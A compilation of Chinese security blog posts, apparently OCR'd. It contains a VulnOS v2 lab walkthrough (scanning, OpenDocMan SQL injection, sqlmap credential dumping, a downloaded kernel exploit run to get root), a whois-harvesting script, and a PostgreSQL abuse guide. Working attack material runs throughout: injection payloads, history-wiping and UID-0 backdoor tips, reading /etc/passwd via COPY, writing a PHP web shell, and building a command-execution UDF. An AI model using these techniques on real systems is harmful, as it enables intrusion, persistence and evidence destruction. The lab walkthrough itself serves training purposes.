22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 f5:4d:c8:e7:8b:c1:b2:11:95:24:fd:0e:4c:3c:3b:3b (DSA)
|   2048 ff:19:33:7a:c1:ee:b5:d0:dc:66:51:da:f0:6e:fc:48 (RSA)
|_  256 ae:d7:6f:cc:ed:4a:82:8b:e8:66:a5:11:7a:11:5f:86 (ECDSA)
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: VulnOSv2
6667/tcp open  irc     ngircd
MAC Address: 08:00:27:EE:48:1B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
```



目录扫描 继续对目标进行敏感目录扫描，御剑等工具都可以。这里我使用 KALI 的 nikto 以及 dirb 命令进行简单的目录扫描。

nikto -host http://192.168.0.170 或者 dirb http://192.168.0.170




0x02 漏洞发现


访问 IP 之后的页面，发现并没有什么特别的地方，于是只能查看源代码，点击超链接进行查看。




在链接的地方竟然发现了秘密的地方，于是访问之



此处是一个登录界面，我们可以尝试注册一个用户进行登录，但只是一个游客的形式。



我们注册一个用户进行登录，还有有很多功能的，于是可以进行更多的尝试。




在下面发现 OpenDocMan v1.2.7， OpenDocMan 是一个功能完整的基于 Web 的文档管理系统(DMS)，于是找找 OpenDocMan v1.2.7 所公布的一些可以利用的漏洞。

```
Advisory Details:

High-Tech Bridge Security Research Lab discovered multiple vulnerabilities in OpenDocMan, which can be exploited to perform SQL
Injection and gain administrative access to the application.

1) SQL Injection in OpenDocMan: CVE-2014-1945

The vulnerability exists due to insufficient validation of "add_value" HTTP GET parameter in "/ajax_udf.php" script. A remote
unauthenticated attacker can execute arbitrary SQL commands in application's database.

The exploitation example below displays version of the MySQL server:

http://[host]/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201,v
ersion%28%29,3,4,5,6,7,8,9

2) Improper Access Control in OpenDocMan: CVE-2014-1946

The vulnerability exists due to insufficient validation of allowed action in "/signup.php" script when updating userâ??s profile. A
remote authenticated attacker can assign administrative privileges to the current account and gain complete control over the
application.

The exploitation example below assigns administrative privileges for the current account:

<form action="http://[host]/signup.php" method="post" name="main">
<input type="hidden" name="updateuser" value="1">
<input type="hidden" name="admin" value="1">
<input type="hidden" name="id" value="[USER_ID]">
<input type="submit" name="login" value="Run">
</form>
```

发现可以利用的好几个漏洞，于是先行尝试 sql 注入。

0x03 漏洞利用

经过简单的测试发现 *http://192.168.0.170/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user* 处确实注入。



于是直接拿出神器 Sqlmap 进行注入。

sqlmap.py -u "http://192.168.0.170/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" -p add_value

--dbs

经过常见的那几个命令我们可以成功的拿到登录名和密码。

sqlmap.py -u "http://192.168.0.170/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" -p add_value -D jabcd0cs --tables

sqlmap.py -u "http://192.168.0.170/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" -p add_value -D jabcd0cs -T odm_admin --columns

发现 admin 表里面没有信息，只能从 user 表里面提取信息。

sqlmap.py -u "http://192.168.0.170/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" -p add_value -D jabcd0cs -T odm_user --columns`

sqlmap.py -u "http://192.168.0.170/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" -p add_value -D jabcd0cs -T odm_user -C "username,password" --dump

我们可以看到已经获取到了数据库的用户名和密码，直接 MD5 解密就可以 ssh 登录服务器。

用户名 webmin，密码 b78aae356709f8c31118ea613980954b，明文为 webmin

0x04 权限提升

经过前面端口扫描可以发现，22 端口发放着，可以进行 ssh 连接。

ssh webmin@192.168.0.170

查看权限发现是普通用户的权限，所以得继续进行提权操作。获取到低权限 SHELL 后我们通常做下面几件事：

检测操作系统的发行版本

查看内核版本

检测当前用户权限

列举 Suid 文件

查看已经安装的包，程序，运行的服务，过期版本的有可能有漏洞

lsb_release -a 查看系统的发行版本

```
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.4 LTS
Release:        14.04
Codename:       trusty
```


uname -a 查看内核版本

```
$ uname -a
Linux VulnOSv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 201 i6
86 GNU/Linux
```


我们可以看到此操作系统采用的是 Ubuntu 14.04.4 LTS，内核版本是 3.13.0-24-generic，首先想到的就是去漏洞库寻找有没有可以用的 exploit。

下载漏洞 exploit

wget https://www.exploit-db.com/download/37292mv 37292 shell.cgcc -o shell shell.c./shell

```
$ wget https://www.exploit-db.com/download/37292
--2017-05-17 16:50:12--  https://www.exploit-db.com/download/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443
... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5123 (5.0K) [application/txt]
Saving to: '37292'

100%[=============================================>] 5,123       --.-K/
s   in 0s

2017-05-17 16:50:14 (392 MB/s) - '37292' saved [5123/5123]

$ ls
37292  post.tar.gz
$ mv 37292 shell.c
$ gcc -o shell shell.c
$ ./shell
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
#
```


附 Linux 渗透小技巧：

bash 去掉 history 记录 export HISTSIZE=0 export HISTFILE=/dev/null

Linux 添加 uid 为 0 的用户 useradd -o -u 0 cnbird

可以翻下 mysql_history .bash_history

ls -al 看下 root 目录下都有什么隐藏目录 例如 .ssh .vnc 等

可以看下 .ssh/下面的 ssh 连接记录等, 也可以看下全局变量文件什么的

通过 webshell 反弹 shell 回来之后获取真正的 ttyshell python -c 'import pty; pty.spawn("/bin/sh")'

看我如何收集全网 IP 的 whois 信息

原创： myh0st 信安之路 2017-08-15

今天给大家分享几个脚本，看看如何收集全网 whois 信息。首先了解一下 whois.py 这个基本程序。

whois 程序

首先看一下程序的执行结果，如图：

```
F:\CISSP\history\20170324\whois>python whois.py 114.114.114.114
% [whois.apnic.net]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

% Information related to '114.114.0.0 - 114.114.255.255'

% Abuse contact for '114.114.0.0 - 114.114.255.255' is 'ipas@cnnic.cn'

inetnum:        114.114.0.0 - 114.114.255.255
netname:        XFInfo
descr:          NanJing XinFeng Information Technologies, Inc.
descr:          Room 207, Building 53, XiongMao Group, No.168 LongPanZhong Road
descr:          Xuanwu District, Nanjing, Jiangsu, China
country:        CN
admin-c:        ZZ2094-AP
tech-c:         YJ1777-AP
status:         ALLOCATED PORTABLE
mnt-by:         MAINT-CNNIC-AP
mnt-lower:      MAINT-CN-XFINFO
mnt-routes:     MAINT-CHINANET-JS
mnt-routes:     MAINT-CNCGROUP-RR
mnt-irt:        IRT-CNNIC-CN
changed:        ipas@cnnic.cn 20110519
source:         APNIC

irt:            IRT-CNNIC-CN
address:        Beijing, China
e-mail:         ipas@cnnic.cn
abuse-mailbox:  ipas@cnnic.cn
admin-c:        IP50-AP
tech-c:         IP50-AP
auth:           # Filtered
remarks:        Please note that CNNIC is not an ISP and is not
remarks:        empowered to investigate complaints of network abuse.
remarks:        Please contact the tech-c or admin-c of the network.
mnt-by:         MAINT-CNNIC-AP
changed:        ipas@cnnic.cn 20110428
source:         APNIC

person:         Yan Jian
nic-hdl:        YJ1777-AP
e-mail:         jyan@greatbit.com
address:        Room 207, Building 53, XiongMao Group, No.168 LongPanZhong Road,
address:        Xuanwu District, Nanjing, Jiangsu Province, China
phone:          +86-25-84819393
fax-no:         +86-25-84819797-803
country:        CN
changed:        ipas@cnnic.cn 20100806
mnt-by:         MAINT-CNNIC-AP
source:         APNIC

person:         Zhao Zhenping
nic-hdl:        ZZ2094-AP
e-mail:         ping@greatbit.com
address:        Room 207, Building 53, XiongMao Group, No.168 LongPanZhong Road,
address:        Xuanwu District, Nanjing, Jiangsu Province, China
phone:          +86-25-84819393-830
```

看到结果之后我们大概讲一下原理，这个程序是根据 linux 下的 whois 程序来写的，其中有一个重要的文件：

config.cnf

这里的内容是不同的 A 段所属的 whois 服务器，截取部分如图：

whois.py | config.cnf

```
1   whois.apnic.net
2   whois.ripe.net
3   whois.arin.net
4   whois.arin.net
5   whois.ripe.net
6   whois.arin.net
7   whois.arin.net
8   whois.arin.net
9   whois.arin.net
11  whois.arin.net
12  whois.arin.net
13  whois.arin.net
14  whois.apnic.net
15  whois.arin.net
16  whois.arin.net
17  whois.arin.net
18  whois.arin.net
19  whois.arin.net
20  whois.arin.net
21  whois.arin.net
22  whois.arin.net
23  whois.arin.net
24  whois.arin.net
25  whois.ripe.net
26  whois.arin.net
27  whois.apnic.net
28  whois.arin.net
29  whois.arin.net
30  whois.arin.net
31  whois.ripe.net
32  whois.arin.net
33  whois.arin.net
34  whois.arin.net
35  whois.arin.net
36  whois.apnic.net
37  whois.ripe.net
38  whois.arin.net
39  whois.apnic.net
40  whois.arin.net
41  whois.afrinic.net
```

程序关键函数

读取配置文件，将配置文件中的内容初始化到字典中：

```
configdrct = {}

def initConfig():
    for item in open("config.cnf"):
        key, value = item.strip().split("\t")
        configdrct[key] = value
```


获取参数，返回查询这个 IP 需要的 whois 服务地址：

```
def getWhoSrv(ip):
    key = ip.split(".")[0]
    return configdrct[key]
```

查询 IP 的 whois 信息：

```
def getData(ip, whoserver):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((whoserver, 43))
    s.send(ip+" \r\n")
    data = ""
    while True:
        temp = s.recv(1024)
        if temp == "" or temp == None:
            break
        data = data + temp
    s.close()
    return data
```


如何获取全网 whois 信息

我的思路是通过输入一个初始 IP，如：1.0.0.1，结果如图：

```
F:\CISSP\history\20170324\whois>python whois.py 1.0.0.1
% [whois.apnic.net]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

% Information related to '1.0.0.0 - 1.0.0.255'

% Abuse contact for '1.0.0.0 - 1.0.0.255' is 'abuse@apnic.net'

inetnum:        1.0.0.0 - 1.0.0.255
netname:        APNIC-LABS
descr:          Research prefix for APNIC Labs
descr:          APNIC
country:        AU
admin-c:        AR302-AP
tech-c:         AR302-AP
mnt-by:         APNIC-HM
mnt-routes:     MAINT-AU-APNIC-GM85-AP
mnt-irt:        IRT-APNICRANDNET-AU
status:         ASSIGNED PORTABLE
changed:        hm-changed@apnic.net 20140507
changed:        hm-changed@apnic.net 20140512
source:         APNIC

irt:            IRT-APNICRANDNET-AU
address:        PO Box 3646
address:        South Brisbane, QLD 4101
address:        Australia
e-mail:         abuse@apnic.net
abuse-mailbox:  abuse@apnic.net
admin-c:        AR302-AP
tech-c:         AR302-AP
auth:           # Filtered
mnt-by:         MAINT-AU-APNIC-GM85-AP
changed:        hm-changed@apnic.net 20110922
source:         APNIC

role:           APNIC RESEARCH
address:        PO Box 3646
address:        South Brisbane, QLD 4101
address:        Australia
country:        AU
phone:          +61-7-3858-3188
fax-no:         +61-7-3858-3199
e-mail:         research@apnic.net
remarks:        ++++++++++++++++++
remarks:        + Address blocks listed with this contact
remarks:        + are withheld from general use and are
remarks:        + only routed briefly for passive testing.
remarks:        +
remarks:        + If you are receiving unwanted traffic
remarks:        + it is almost certainly spoofed source
remarks:        + or hijacked address usage.
remarks:        +
remarks:        + http://en.wikipedia.org/wiki/IP_address_spoofing
remarks:        + http://en.wikipedia.org/wiki/Regional_internet_registry
remarks:        +
remarks:        ++++++++++++++++++
```


图中红色标注的地方有个 IP 段，获取其末尾 IP 然后加一，成为下一轮的 whois 参数，依次类推，就可以获取到全网的 whois 信息，由于不同的 whois 服务器返回的结果格式不尽相同，所以想要做的好，需要对不同的 whois 服务器返回的结果用不同的方式解析。

程序关键函数

有了基础 whois 程序后，第一步是要解析出结果中的 IP 段

```
def getIpRange(data):
    patt_iprange = "(NetRange|inetnum):\s+(\d+\.\d+.\d+\.\d+\s+-\s+\d+\.\d+.\d+\.\d+)"
    if re.search(patt_iprange, data):
        ipranges = re.findall(patt_iprange, data)
        #print re.findall(patt_iprange, data)
        if len(ipranges) == 1:
            return ipranges[0][1]
        else:
            return getSmallIpRange(ipranges)
    else:
        return False
```


我写的这个还是比较粗糙的，写了一个简单的正则来匹配 IP 段，其实大家可以根据不同的 whois 服务器来使用不同的函数解析出 IP 地址。我们看到上面的代码中有一个函数 getSmallIpRange，这个函数的由来，是因为有些 IP 的 whois 结果中会有两个所属 IP 段，为了获取的更加准确，所以就选择范围比较小的 IP 段作为下一次 whois 的参数。具体实现如下：

```
def ipToInt(ip):
    return socket.ntohl(struct.unpack("I",socket.inet_aton(str(ip.replace(" ", "")))[0])

def intToIp(num):
    return socket.inet_ntoa(struct.pack('I',socket.htonl(num)))

def getIpRangeDiffer(iprange):
    startIpStr, endIpStr = iprange.split('-')
    startIpNum = ipToInt(startIpStr)
    endIpNum = ipToInt(endIpStr)
    differ = endIpNum - startIpNum
    return differ

def getSmallIpRange(ipranges):
    differ = 0
    temp_iprange = ""
    for iprange in ipranges:
        if differ == 0:
            differ = getIpRangeDiffer(iprange[1])
            temp_iprange = iprange[1]
        else:
            temp_differ = getIpRangeDiffer(iprange[1])
            if differ > temp_differ:
                temp_iprange = iprange[1]
                differ = temp_differ
    return temp_iprange
```


还有一个关键函数是获取下一个 whois 的 IP

```
def getNextIp(oldip, iprange):
    endIpStr = iprange.split('-')[1]
    if re.search("\d{1,3}\.\d{1,3}\.0\.0 \- \d{1,3}\.\d{1,3}\.255\.255", iprange):
        return getbExtIp(oldip)
    endIpNum = ipToInt(endIpStr)
    nextIpNum = endIpNum + 1
    nextIp = intToIp(nextIpNum)
    return nextIp
```


到这里，关键的函数部分就解释的差不多了，想要看源码的可以点击原文链接查看，写的比较粗糙，大家凑和看看。

总结

这里大概讲了一下我是如何收集全网 whois 信息的，在 freebuf 上有个文章，说是可以下载 whois 信息，连接如下：

http://www.freebuf.com/articles/network/107372.html

大家可以看看，我下载过这些看了下，有些东西被打马了，所以就没有用他的。

大家还有什么好的建议或者意见请留言。

postgresql 数据库利用方式

原创： myh0st 信安之路 2017-08-17

PostgreSQL 是一个自由的对象-关系数据库服务器(数据库管理系统)，本文对于 postgresql 的使用及利用做个总结备份。

测试系统：kali

基本使用

在 root 权限下修改数据库密码：

service postgresql start #启动服务

su postgres #切换到数据库用户下

psql postgres #进入数据库


alter user postgres with password 'postgres'; #修改数据库的密码为：postgres

在其他用户权限下，使用帐号密码登入系统：

psql -h 127.0.0.1 -U postgres -W

进入数据库查看帮助信息：

help



\h

```
Available help:
  ABORT                            DEALLOCATE
  ALTER AGGREGATE                  DECLARE
  ALTER COLLATION                  DELETE
  ALTER CONVERSION                 DISCARD
  ALTER DATABASE                   DO
  ALTER DEFAULT PRIVILEGES         DROP ACCESS METHOD
  ALTER DOMAIN                     DROP AGGREGATE
  ALTER EVENT TRIGGER              DROP CAST
  ALTER EXTENSION                  DROP COLLATION
  ALTER FOREIGN DATA WRAPPER       DROP CONVERSION
  ALTER FOREIGN TABLE              DROP DATABASE
  ALTER FUNCTION                   DROP DOMAIN
  ALTER GROUP                      DROP EVENT TRIGGER
  ALTER INDEX                      DROP EXTENSION
  ALTER LANGUAGE                   DROP FOREIGN DATA WRAPPER
  ALTER LARGE OBJECT               DROP FOREIGN TABLE
  ALTER MATERIALIZED VIEW          DROP FUNCTION
  ALTER OPERATOR                   DROP GROUP
  ALTER OPERATOR CLASS             DROP INDEX
  ALTER OPERATOR FAMILY            DROP LANGUAGE
  ALTER POLICY                     DROP MATERIALIZED VIEW
  ALTER ROLE                       DROP OPERATOR
  ALTER RULE                       DROP OPERATOR CLASS
  ALTER SCHEMA                     DROP OPERATOR FAMILY
  ALTER SEQUENCE                   DROP OWNED
  ALTER SERVER                     DROP POLICY
```


|?

```
General
  \copyright             show PostgreSQL usage and distribution terms
  \errverbose            show most recent error message at maximum verbosity
  \g [FILE] or ;         execute query (and send results to file or |pipe)
  \gexec                 execute query, then execute each value in its result
  \gset [PREFIX]         execute query and store results in psql variables
  \q                     quit psql
  \crosstabview [COLUMNS] execute query and display results in crosstab
  \watch [SEC]           execute query every SEC seconds

Help
  \? [commands]          show help on backslash commands
  \? options             show help on psql command-line options
  \? variables           show help on special variables
  \h [NAME]              help on syntax of SQL commands, * for all commands

Query Buffer
  \e [FILE] [LINE]       edit the query buffer (or file) with external editor
  \ef [FUNCNAME [LINE]]  edit function definition with external editor
  \ev [VIEWNAME [LINE]]  edit view definition with external editor
  \p                     show the contents of the query buffer
  \r                     reset (clear) the query buffer
  \s [FILE]              display history or save it to file
  \w FILE                write query buffer to file

Input/Output
  \copy ...              perform SQL COPY with data stream to the client host
```


查看数据中的信息

列出数据库

\l

```
postgres=# \l
                                  List of databases
   Name    |  Owner   | Encoding | Collate |  Ctype  |   Access privileges
-----------+----------+----------+---------+---------+-----------------------
 msf       | msf      | UTF8     | C.UTF-8 | C.UTF-8 |
 msf_test  | msf      | UTF8     | C.UTF-8 | C.UTF-8 |
 postgres  | postgres | UTF8     | C.UTF-8 | C.UTF-8 |
 template0 | postgres | UTF8     | C.UTF-8 | C.UTF-8 | =c/postgres          +
           |          |          |         |         | postgres=CTc/postgres
 template1 | postgres | UTF8     | C.UTF-8 | C.UTF-8 | =c/postgres          +
           |          |          |         |         | postgres=CTc/postgres
(5 rows)
```


列出数据库的用户

\du

```
postgres=# \du
                                   List of roles
 Role name |                         Attributes                         | Member of
-----------+------------------------------------------------------------+-----------
 msf       |                                                            | {}
 postgres  | Superuser, Create role, Create DB, Replication, Bypass RLS | {}
```


使用数据库获取系统信息

列出系统目录列表:

select pg_ls_dir('/etc');

```
postgres=# select pg_ls_dir('/etc');
ERROR:  absolute path not allowed
postgres=# select pg_ls_dir('./');
      pg_ls_dir
----------------------
 pg_multixact
 pg_snapshots
 pg_serial
 pg_replslot
 postmaster.opts
 pg_clog
 global
 pg_twophase
 pg_stat
 base
 pg_xlog
 pg_subtrans
 postgresql.auto.conf
 pg_notify
 pg_dynshmem
 PG_VERSION
 postmaster.pid
 pg_tblspc
 pg_logical
 pg_commit_ts
 pg_stat_tmp
```


读取系统文件：

select pg_read_file('postgresql.auto.conf', 0, 200);

```
postgres=# select pg_read_file('postgresql.auto.conf', 0, 200);
                    pg_read_file
-------------------------------------------------------
 # Do not edit this file manually!                    +
 # It will be overwritten by the ALTER SYSTEM command.+

(1 row)
```


drop table pwn;

CREATE TABLE pwn(t TEXT);

COPY pwn FROM '/etc/passwd';

*SELECT * FROM pwn limit 1 offset 0;*

DROP table pwn;

```
postgres=# drop table pwn;
ERROR:  table "pwn" does not exist
postgres=# CREATE TABLE pwn(t TEXT);
CREATE TABLE
postgres=# COPY pwn FROM '/etc/passwd';
COPY 52
postgres=# SELECT * FROM pwn limit 1 offset 0;
                t
---------------------------------
 root:x:0:0:root:/root:/bin/bash
(1 row)

postgres=# DROP table pwn;
DROP TABLE
```


写文件

DROP TABLE pwn;

CREATE TABLE pwn (t TEXT);


INSERT INTO pwn(t) VALUES ('<?php @system("$_GET[cmd]");?>');

*SELECT * FROM pwn;*

COPY pwn(t) TO '/tmp/cmd.php';

DROP TABLE pwn;

```
postgres=# DROP table pwn;
DROP TABLE
postgres=# DROP TABLE pwn;
ERROR:  table "pwn" does not exist
postgres=# CREATE TABLE pwn (t TEXT);
CREATE TABLE
postgres=# INSERT INTO pwn(t) VALUES ('<?php @system("$_GET[cmd]");?>');
INSERT 0 1
postgres=# SELECT * FROM pwn;
                t
-------------------------------
 <?php @system("$_GET[cmd]");?>
(1 row)

postgres=# COPY pwn(t) TO '/tmp/cmd.php';
COPY 1
postgres=# DROP TABLE pwn;
DROP TABLE
```



COPY (select '<?php phpinfo();?>') to '/tmp/1.php';

使用数据库执行系统命令

执行系统命令需要用到 udf 库，下面测试一下

获取源码:

git clone https://github.com/sqlmapproject/udfhack/

编译源码（数据库版本：9.6）

cd udfhack/linux/64/lib_postgresqludf_sys

apt-get install postgresql-server-dev-9.6

gcc -Wall -I/usr/include/postgresql/9.6/server/ -Os -shared lib_postgresqludf_sys.c -fPIC -o udf64.so

strip -sx udf64.so

上传获取到的 udf64.so 上传到服务器

将 udf64.so 转为 hex，我自己写了一个转换小脚本，如下：

```
#~/usr/bin/env python2.7
#-*- coding: utf-8 -*-

import sys


if __name__=="__main__":
    if len(sys.argv) != 2:
        print "Usage: python " + sys.argv[0] + " inputfile"
        sys.exit()
    fileobj = open(sys.argv[1], 'rb')
    for b in fileobj.read():
        sys.stdout.write(r'{:02x}'.format(ord(b)))
    fileobj.close()
```

